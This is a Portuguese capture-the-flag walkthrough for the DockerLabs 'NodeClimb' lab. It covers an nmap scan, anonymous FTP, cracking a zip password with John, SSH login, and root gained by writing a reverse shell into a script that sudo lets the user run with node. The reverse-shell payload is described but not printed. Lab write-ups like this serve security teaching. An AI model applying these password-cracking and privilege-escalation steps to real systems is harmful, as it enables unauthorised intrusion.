maq.nodeclimb

MÁQUINA NODECLIMB

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5

Temos duas portas aberta:


21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 9.2p1 Debian

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
└─# nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-23 22:41 -03
Nmap scan report for elrincondelhacker.es (172.17.0.2)
Host is up (0.000067s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             242 Jul 05 09:34 secretitopicaron.zip
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 cd:1f:3b:2d:c4:0b:99:03:e6:a3:5c:26:f5:4b:47:ae (ECDSA)
|_  256 a0:d4:92:f6:9b:db:12:2b:77:b6:b1:58:e0:70:56:f0 (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.07 ms elrincondelhacker.es (172.17.0.2)
```

Vamos explorar a porta 21, podemos fazer o login sem senha, vamos baixar o arquivo que esta nela para nossa máquina atacante.

get secretitopicaron.zip



Tentamos descompactar o arquivo, mas percebemos que não é possível, pois possui senha.

unzip secretitopicaron.zip

```
(root㉿soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# unzip secretitopicaron.zip
Archive:  secretitopicaron.zip
[secretitopicaron.zip] password.txt password:
   skipping: password.txt            incorrect password
```

O que podemos fazer para obter a senha, devemos primeiro fazer o hash do arquivo com a extensão `zip2john`.

zip2john secretitopicaron.zip > hash.txt

```
(root㉿soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# zip2john secretitopicaron.zip > hash.txt
ver 1.0 efh 5455 efh 7875 secretitopicaron.zip/password.txt PKZIP Encr: 2b chk, TS_chk, cmpl
en=52, decmplen=40, crc=59D5D024 ts=4C03 cs=4c03 type=0
```

Depois usamos o John para obter a senha e se tudo correr bem como nesta ocasião podemos ver que a senha é password1.

john –wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password1        (secretitopicaron.zip/password.txt)
1g 0:00:00:00 DONE (2024-12-23 23:02) 50.00g/s 3200p/s 3200c/s 3200C/s agua..hottie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Descompactamos o arquivo e podemos ver que o arquivo possui um TXT que possui um nome de usuário e uma senha.

unzip -P password1 secretitopicaron.zip

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
└─# unzip -P password1 secretitopicaron.zip
Archive:  secretitopicaron.zip
 extracting: password.txt
```

cat password.txt

mario:laKontraseñAmasmalotaHdelbarrioH

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
└─# ls
auto_deploy.sh  fotos  hash.txt  nodeclimb.tar  password.txt  secretitopicaron.zip

┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
└─# cat password.txt
mario:laKontraseñAmasmalotaHdelbarrioH
```

Usamos essas credenciais para conectar via SSH e podemos ver que conseguimos acessar.

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
└─# ssh mario@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:sem9VODefZWbov9cuvKqHP/VaPElAd52iqLT+41h2zQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
mario@172.17.0.2's password:
Linux c33f6bb94b9b 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_6
4

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul  5 09:35:04 2024 from 172.17.0.1
mario@c33f6bb94b9b:~$ whoami
mario
mario@c33f6bb94b9b:~$
```

Assim que entrarmos, podemos ver que existe um arquivo script.js do qual somos proprietários, mas não contém nada.

```
mario@c33f6bb94b9b:~$ ls -la
total 36
drwx------ 1 mario mario 4096 Dec 24 03:45 .
drwxr-xr-x 1 root  root  4096 Jul  5 09:14 ..
-rw------- 1 mario mario  573 Dec 24 03:43 .bash_history
-rw-r--r-- 1 mario mario  220 Jul  5 09:14 .bash_logout
-rw-r--r-- 1 mario mario 3526 Jul  5 09:14 .bashrc
drwxr-xr-x 3 mario mario 4096 Dec 24 03:19 .local
-rw------- 1 mario mario    0 Jul  5 09:18 .node_repl_history
-rw-r--r-- 1 mario mario  807 Jul  5 09:14 .profile
-rw-r--r-- 1 mario mario    0 Dec 24 03:45 script.js
mario@c33f6bb94b9b:~$ cat script.js
mario@c33f6bb94b9b:~$
```


Vamos buscar privilégios com sudo -l .

O comando `sudo -l` mostrou que o usuário `mario` tem permissão para executar o script `script.js` com o Node.js sem fornecer uma senha. Essa configuração pode ser explorada para ganhar privilégios elevados ou executar comandos indesejados.

```
mario@c33f6bb94b9b:~$ sudo -l
Matching Defaults entries for mario on c33f6bb94b9b:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on c33f6bb94b9b:
    (ALL) NOPASSWD: /usr/bin/node /home/mario/script.js
mario@c33f6bb94b9b:~$
```


Como observamos que um arquivo JS precisa ser executado, usaremos um da página revshells e inseriremos o conteúdo no arquivo script.js.



Vamos copiar esse reverse shell e colar no script.js .

nano script.js

Agora é só deixar o netcat na esculta, antes de dar o comando.



sudo /usr/bin/node /home/mario/script.js

Somos root

~~R10~~